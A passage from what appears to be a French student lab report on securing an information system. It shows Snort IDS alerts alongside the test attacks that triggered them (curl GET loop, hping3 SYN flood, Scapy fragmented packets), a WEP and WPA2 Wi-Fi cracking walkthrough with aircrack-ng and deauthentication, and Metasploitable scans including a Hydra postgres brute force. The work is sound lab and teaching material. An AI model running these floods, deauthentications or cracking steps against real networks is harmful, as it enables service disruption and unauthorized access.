03/29/10:45:56.552831 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.608577 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.608611 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.594226 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.696081 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.698146 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.698172 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.698178 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.714531 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.714531 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.714551 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.714551 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.710535 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.710554 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.760582 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:58.760615 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22

Sur Client B :

root@rt# ssh 87.10.10.1

- Script Attaque DoS sur le serveur Web avec des GET requests

SAÉ Cyber 4.0 Sécurisation d'un SI

```

root@rt-fernandez:~#
Fichier Édition Affichage Rechercher Terminal Aide
03/29/10:49:36.353491 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:36.367451 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:36.385501 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:36.399492 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:36.918471 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:36.933974 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:36.952997 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:36.967946 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:36.9889471 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.005961 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.021992 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.039456 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.056471 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.071457 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.086953 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.104947 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.110404 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.137916 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.151969 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.169954 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.183462 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.205479 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.222601 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.238967 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.255538 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.271448 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.289428 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.303478 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.326934 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.335463 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.355351 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.367516 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.383483 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.397472 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.418964 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.434459 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.451479 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.466994 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.482457 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.500458 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.515468 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.531056 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.547425 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.565476 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.579943 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.597429 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.611442 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.632952 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.647484 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80
03/29/10:49:37.665899 [**] [1:100004:0] "Detection DoS probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.1:80->87.10.10.1:80

```

Fichier Édition Affichage Rechercher Terminal Aide

GNU nano 4.8

```

#!/bin/bash

for (( i=0; i<=100000; i++ ))
do
    curl "http://87.10.10.1"
done

```

Un script bash sur le client B qui fais la requête GET en boucles sur le serveur web A

- Détection d'un login raté sur le serveur FTP

```

Fichier Édition Affichage Rechercher Terminal Aide
root@rt-mob16:~# ls
get.sh scnr-1.0dev-20230525_235417 snort_src
root@rt-mob16:~# ftp 87.10.10.1
Connected to 87.10.10.1.
220 Welcome to blah FTP service.
Name (87.10.10.1:rt): d
530 Non-anonymous sessions must use encryption.
Login failed.
421 Service not available, remote server has closed connection
ftp> 

```

SAÉ Cyber 4.0 Sécurisation d'un SI

```
Fichier Edition Affichage Rechercher Terminal Aide root@rt-fernandez:~  
Finished rule args:  
ips policies rule stats  
    id loaded shared enabled file  
    0     215      0     215  /usr/local/etc/snort/snort.lua  
....  
rule counts  
    total rules loaded: 215  
        text rules: 215  
        option chains: 215  
        chain headers: 8  
....  
port rule counts  
    tcp   udp   icmp   ip  
any    2     1     2     1  
dst     2     0     0     0  
total   4     1     2     1  
....  
service rule counts          to-srv to-cli  
    file_id: 208   208  
        ftp: 1     1  
        http: 2     2  
        http2: 2     2  
        http3: 2     2  
    total: 215   215  
....  
fast pattern groups  
    any: 2  
    to_server: 8  
    to_client: 8  
....  
search engine (ac_bnfa)  
    instances: 17  
    patterns: 431  
    pattern chars: 2586  
    num states: 1856  
    num match states: 385  
        memory scale: KB  
        total memory: 87.9854  
    pattern memory: 19.3447  
    match list memory: 28.4062  
    transition memory: 38.1094  
    fast pattern only: 3  
appid: MaxRss diff: 3348  
appid: patterns loaded: 300  
....  
pcap DAQ configured to passive.  
Commencing packet processing  
++ [0] enp1s0  
03/29/10:46:56.709488 [**] [1:100003:0] "Tentative de login raté sur le serveur FTP" [**] [Priority: 0] {TCP} 87.10.10.1:21 -> 87.10.10.129:58806
```

- Détection des URLs non-normalisées


Sur Client B :

```
Fichier Édition Affichage Rechercher Terminal Aide
root@rt-mob16:~# curl 87.10.10.1/admin
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 87.10.10.1 Port 80</address>
</body></html>
root@rt-mob16:~# 
```

- Commande mis sur le client pour tester le fonctionnement de DoS TCP SYN :

root@rt# hping3 -S --flood 87.10.10.1

- Détection de paquets fragmentés de taille < 200 ou > 1000



The screenshot shows a Linux desktop interface with a dark theme. At the top is a menu bar with "Applications", "Emplacements", "Système", and icons for "Terminal" and "File Manager". Below the menu is a toolbar with "Fichier", "Editer", "Affichage", "Rechercher", "Terminal", and "Aide". A terminal window titled "GNU nano 3.2" is open, showing the following Python script:

```
from scapy.all import *

# Craft a large fragmented packet
pkt = IP(dst="87.10.10.1")/ICMP()/"X"*3000

# Fragment the packet
frag_pkt = fragment(pkt, fragsize=1400)

# Send the fragmented packet
send(frag_pkt)
```

Ce script Python utilise le module Scapy pour créer et envoyer un paquet ICMP (ping). Ensuite, il fragmente ce paquet en plusieurs parties avant de l'envoyer sur le réseau. La taille de fragmentation est définie par la variable **fragsize**, qui dans la capture d'écran est réglée à 1400. Du coup, la règle qui sera déclenchée est celle qui détecte une fragmentation supérieure à 1000 octets.

Tâche 6 Attaque sur le Wifi (4,5 points)**Liste des personnes impliquées avec pourcentage de répartition**

Fatih KURUL	100 %
--------------------	--------------

Estimation du temps passé sur cette tâche en heure-homme : 15h

Objectif : Mettre en place des attaques sur le WEP et sur le WPA avec une Linksys puis avec un SNS

Sous-tâches	Evaluation prof
Mise en place du WEP sur Linksys	
Cassage de la clé WEP sur Linksys	
Mise en place du WPA sur Linksys	
Cassage du WPA sur Linksys	
Mise en place du WEP sur Stormshield SNS	
Cassage de la clé WEP sur Stormshield SNS	
Mise en place du WPA sur Stormshield SNS	
Cassage du WPA sur Stormshield SNS	

Rapport

(Expliquez votre démarche, le fonctionnement de WEP et de WPA, le principe mis en place par le cracker, etc.)

Attaque WEP

Tout d'abord on met en place de WEP sur la borne linksys pour cela :

Le Wired Equivalent Privacy est un protocole de sécurité pour les réseaux sans fil qui vise à fournir un niveau de confidentialité similaire à celui des réseaux filaires. Il utilise une clé partagée entre les périphériques et le point d'accès pour chiffrer les données échangées. Cependant, le WEP est maintenant largement considéré comme obsolète et peu sûr en raison de ses vulnérabilités connues qui rendent relativement facile à des attaquants de compromettre le réseau.

Pour commencer l'attaque, on met le wlan qui est l'interface wifi en mode monitor avec la commande :

```
(root㉿kali)-[~/home/nicorab]
# airmon-ng start wlan0
```

Le mode moniteur sur une interface Wi-Fi permet à la carte réseau de capturer et d'analyser les paquets de données qui circulent sur le réseau sans fil, sans se limiter à ceux qui sont adressés à la carte spécifique. Cela permet notamment de surveiller le trafic du réseau, de détecter les réseaux environnants, de réaliser des analyses de sécurité et de dépanner les problèmes de connectivité. En résumé, le mode moniteur permet une analyse approfondie du trafic Wi-Fi sans fil.

Puis on scanne les réseaux disponibles en filtrant par rapport au protocole d'encryptage souhaité

pour notre cas c'est le WEP. airodump-*ng* --encrypt WEP wlan0mon

Puis on trouve la liste des différents réseaux disponible :

SAÉ Cyber 4.0 Sécurisation d'un SI

```

CH 3 ][ Elapsed: 12 s ][ 2024-03-29 13:35
BSSID      PWR  Beacons  #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
A4:BE:2B:BF:1B:E9 -84    2     0     0     6   360  WPA2 CCMP  PSK  ufc-wifi-invites
E6:56:4F:CC:D0:64 -93    2     0     0     6   130  WPA3 CCMP  SAE  iPhone de personne
A4:BE:2B:BF:1B:E0 -86    2     0     0     6   360  WPA2 CCMP  MGT  eduroam
26:4D:A7:67:AC:BD -86    6     0     0     6   130  WPA3 CCMP  SAE  iPhone d'Adrien
A4:BE:2B:BE:9C:A0 -79    6     0     0     6   360  WPA2 CCMP  MGT  eduroam
A4:D7:3C:8D:D9:C0 -73    11    0     0     6   65   WPA2 CCMP  PSK  EB8D0D9C-fE8D5yZUsS1AOTU
A4:BE:2B:BE:9C:A9 -79    8     0     0     6   360  WPA2 CCMP  PSK  ufc-wifi-invites
00:0D:B4:16:29:23 -86    9     0     0     11  405  WPA2 CCMP  PSK  StormShieldGAEH
DA:4E:C5:AA:AE:8C -93    5     0     0     11  130  WPA2 CCMP  PSK  Galaxy S1005f
78:57:73:99:BB:C9 -72    7     0     0     11  360  WPA2 CCMP  PSK  ufc-wifi-invites
78:57:73:99:BB:C0 -72    7     1     0     11  360  WPA2 CCMP  MGT  eduroam
00:0D:B4:16:21:A3 -39    19    0     0     11  54e  WPA2 CCMP  PSK  Plouf_DMZ_A
30:23:03:8B:D1:D1 -25    19    0     0     6   54e  WPA2 CCMP  PSK  LE-Z-EN-BRRRR
30:23:03:8B:D0:91 -83    14    0     0     6   54e  WPA2 CCMP  PSK  GRP-1-IOM
5E:33:DD:94:21:3E -75    7     68   0     1     65   WPA2 CCMP  PSK  KkC19
A4:BE:2B:BF:F9:A0 -60    10    0     0     1   360  WPA2 CCMP  MGT  eduroam
A4:BE:2B:BF:F9:A9 -60    9     0     0     1   360  WPA2 CCMP  PSK  ufc-wifi-invites
00:0D:B4:18:26:A1 -56    30    0     0     11  405  WPA2 CCMP  PSK  Grp4_SNS
30:23:03:8B:D1:95 -49    13    7     3     11  54   WPA2 CCMP  PSK  linksys
00:0D:B4:18:27:7B -47    15    0     0     11  405  WPA2 CCMP  PSK  Plouf_DMZ_B

BSSID      STATION          PWR  Rate     Lost   Frames Notes Probes
78:57:73:99:BB:C0 30:89:4A:51:D6:0A -78  1e- 1e    0     6
30:23:03:8B:D1:D1 F0:77:C3:E0:27:E3 -89  0 - 6e    0     7
(not associated) E2:BB:61:B6:56:52 -90  0 - 1     0     1
(not associated) 8A:5B:EA:F7:1D:52 -72  0 - 1     0     1
(not associated) BA:1F:66:97:8A:C7 -79  0 - 1     97    16
(not associated) DA:A1:19:CA:82:02 -71  0 - 1     101   11
(not associated) 4C:63:71:6A:47:AD -76  0 - 1     13    4
(not associated) A6:5D:95:AC:84:89 -69  0 - 1     0     3
(not associated) A2:0F:53:84:22:03 -84  0 - 1     0     1
5E:33:DD:94:21:3E 96:18:B7:0D:E0:7E -65  24e- 6e    103   68
30:23:03:8B:D1:95 D4:D8:53:80:62:C2 -51  54 - 54    0     6
Quitting ...
[root@kali]~[/home/nicorab]
#
```

On récupère ensuite le BSSID du réseau qu'on veut attaquer puis on exécute une commande afin d'écouter un réseau spécifique à l'aide de son BSSID

```

airodump-ng --write file_out.cap --canal 6 --encrypt wep --bssid
XX:XX:XX:XX:XX:wlan0

```

Suite à cette commande on écoute donc le réseau spécifier

```

CH 6 ][ Elapsed: 1 min ][ 2024-03-27 15:29
BSSID      PWR RXQ  Beacons  #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
30:23:03:8B:D1:D1 -31 100    1036   30199  36   6   54e  WEP   WEP   LE-Z-EN-BRRRR
BSSID      STATION          PWR  Rate     Lost   Frames Notes Probes
30:23:03:8B:D1:D1 0E:72:AE:40:E0:96 -29  54e-54    0     29216
30:23:03:8B:D1:D1 A2:84:78:60:58:6E -51  54e-12    0     9329

zsh: suspended airodump-ng -w file_out68 -c 6 --encrypt wep --bssid 30:23:03:8B:D1:D1

```

Ensuite plus qu'à attendre qu'on ai beaucoup de data (l'idéal serait 50 000 d'après mon expérience pour pouvoir craquer facilement une clé en 64bits)

Pour calculer la clé de chiffrement il suffit de fournir en en premier paramètre -z le fichier qui contient les trames capturées (ici file_out.cap). Le protocole est plus ou moins long en fonction du nombre de trames

reçues et du mot de passe. aircrack-ng -z file_out.cap -0

Puis on trouve enfin la clef qui permet l'accès au wifi

```

root@kali: /home/nicorab
Aircrack-ng 1.7

[00:00:00] Tested 460993 keys (got 444 IVs)

KB      depth    byte(vote)
0       62/ 63   E9( 768) 02( 512) 06( 512) 0C( 512) 0F( 512) 17( 512) 1C( 512) 1D( 512)
1       27/   1    FF(1024) 09( 768) 0E( 768) 24( 768) 5E( 768) 66( 768) 6A( 768) 6E( 768)
2       27/   2    F8(1024) 04( 768) 10( 768) 24( 768) 25( 768) 26( 768) 2A( 768) 2C( 768)
3       6/  73    F5(1280) 19(1024) 2E(1024) 35(1024) 54(1024) 59(1024) 65(1024) 94(1024)
4       2/   8    70(1536) 13(1280) 67(1280) C0(1280) C1(1280) 19(1024) 1B(1024) 2C(1024)

KEY FOUND! [ 25:78:FD:DF:18 ]
Decrypted correctly: 100%

#
```

Attaque WPA2

Pour cette attaque nous utilisons le stormshield comme borne wifi, nous mettons donc la sécurité sur WPA2 et définissons un mot de passe, pour notre cas qui est "azertyuiop"

Le Wi-Fi Protected Access 2 est un protocole de sécurité utilisé pour sécuriser les réseaux sans fil Wi-Fi. Il est conçu pour fournir une meilleure sécurité que son prédecesseur, le WPA . Le WPA2 utilise l'algorithme de chiffrement AES (Advanced Encryption Standard) pour protéger les données transmises sur le réseau Wi-Fi.

tout comme avant on commence par scanner les réseaux (se mettre en mode moniteur) mais cette fois ci ceux qui sont en WPA2

```
airodump-ng --encrypt WPA2 wlan0mon
```

Il nous ressort la liste des réseaux disponibles, ensuite on récupere le bssid du réseau à attaquer puis on l'analyse :

SAÉ Cyber 4.0 Sécurisation d'un SI

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0D:B4:18:26:A1	-16	495	31	0	11	405	WPA2 CCMP	PSK	Grp4_SNS
BSSID	STATION			PWR	Rate	Lost	Frames	Notes	Probes
00:0D:B4:18:26:A1	F2:53:2E:15:46:9F	-42	1 - 1		210		624	EAPOL	

On peut voir ici dans “station” qu’un appareil est connecté au réseau, on va forcer sa déconnexion à l'aide de aireplay afin qu'il se reconnecte et qu'on puisse récupérer le handshake pour par la suite pouvoir craquer le mot de passe, on va executer cette commande en simultané avec l'analyse :

aireplay-ng -0 2 -a “BSSID” -c “MAC APPAREIL” wlan0mon suite à cette commande l'appareille

se déconnecte puis on arrive à récupérer le handshake

CH 1][Elapsed: 3 mins][2024-03-29 13:41][WPA handshake: 00:0D:B4:18:26:A1									
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0D:B4:18:26:A1	-16	495	31	0	11	405	WPA2 CCMP	PSK	Grp4_SNS
BSSID	STATION			PWR	Rate	Lost	Frames	Notes	Probes
00:0D:B4:18:26:A1	F2:53:2E:15:46:9F	-42	1 - 1		210		624	EAPOL	

Ensuite on utilise un dictionnaire de mot de passe pour ma part j'ai pris celui de base installer sur kali linux le “wifite”

on lance une commande afin de bruteforce le mdp :

```
aircrack-ng -a2 -b XX:XX:XX:XX:XX:XX -w /usr/share/wordlists/wifite.txt  
info-01.cap
```

Tâche 7 Utilisation de scanneurs de vulnérabilité (13,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Fatih KURUL	55 %
Nicolas RABERGEAU	45 %

Estimation du temps passé sur cette tâche en heure-homme : 25h

Objectif : Réaliser plusieurs évaluations de la sécurité des serveurs

Sous-tâches	Evaluation prof
Installez dans la DMZ une machine/VM metasploitable	100%
Installez et utilisez SCNR	100%
Installez et utilisez Legion	100%
Installez et utilisez Nuclei	100%
Installez et utilisez Nikto	100%
Placez les scanners dans la DMZ, puis à l'extérieur	100%

Rapport

(Expliquez votre démarche, captures d'écrans des installations, listez le résultat des scans, etc.)

SAÉ Cyber 4.0 Sécurisation d'un SI

Services

Port	Protocol	State	Name	Version
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	open	telnet	Linux telnetd
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.4.2
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
139	tcp	open	netbios-ssn	Samba smbd 3.6 - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512	tcp	open	exec	
513	tcp	open	login	
514	tcp	open	tcpwrapped	
1099	tcp	open	java-rmi	GNU Classpath grmiregistry
1524	tcp	open	bindshell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)
2121	tcp	open	ftp	ProFTPD 1.3.1
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5

Processes

Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
0.00s	0.00s	0	0	screenshot (80/tcp)	192.168.1.119	Finished
109.59s	0.00s	92521	92521	nmap (stage 5)	192.168.1.119	Finished
0.74s	0.00s	92533	92533	ftp-default (21/tcp)	192.168.1.119	Finished
0.00s	0.00s	0	0	screenshot (8180/tcp)	192.168.1.119	Finished
474.20s	0.00s	93562	93562	nmap (stage 6)	192.168.1.119	Finished
16.43s	0.00s	93582	93582	ftp-default (2121/tcp)	192.168.1.119	Finished
0.00s	0.00s	0	0	screenshot (8180/tcp)	192.168.1.119	Finished

Saving...

Capture du scanner Légion dans la DMZ du Metasploitable. (Sans Firewall)

Services

Port	Protocol	State	Name	Version
21	tcp	open	ftp	vsftpd 2.3.4
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Processes

Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
9.60s	0.00s	57103	57103	nmap (stage 3)	87.10.10.1	Finished
2.27s	0.00s	57222	57222	nmap (stage 4)	87.10.10.1	Finished
0.00s	0.00s	57242	57242	ftp-default (21/tcp)	87.10.10.1	Finished
0.00s	0.00s	0	0	screenshot (80/tcp)	87.10.10.1	Finished
47.92s	0.00s	57329	57329	nmap (stage 5)	87.10.10.1	Finished
0.00s	0.00s	57349	57349	ftp-default (21/tcp)	87.10.10.1	Finished
713.31s	0.00s	57770	57770	nmap (stage 6)	87.10.10.1	Finished

Capture scanner Legion de Metasploitable depuis l'extérieur (Passent par le FW)

```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-02 11:26:07
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries, ~1 try per task
[DATA] attacking postgres://192.168.1.119:5432/
[5432][postgres] host: 192.168.1.119 login: postgres password: postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-02 11:26:07

```

Bruteforce réussie de Legoin de postgres sur Metasploitable

```
Scripts Information CVEs Notes screenshot (80/tcp) × smtp-enum-vrfy (25/tcp) × mysql-default (3306/tcp) × postgres-default (5432/tcp) × ftp-default (21/tcp) ×
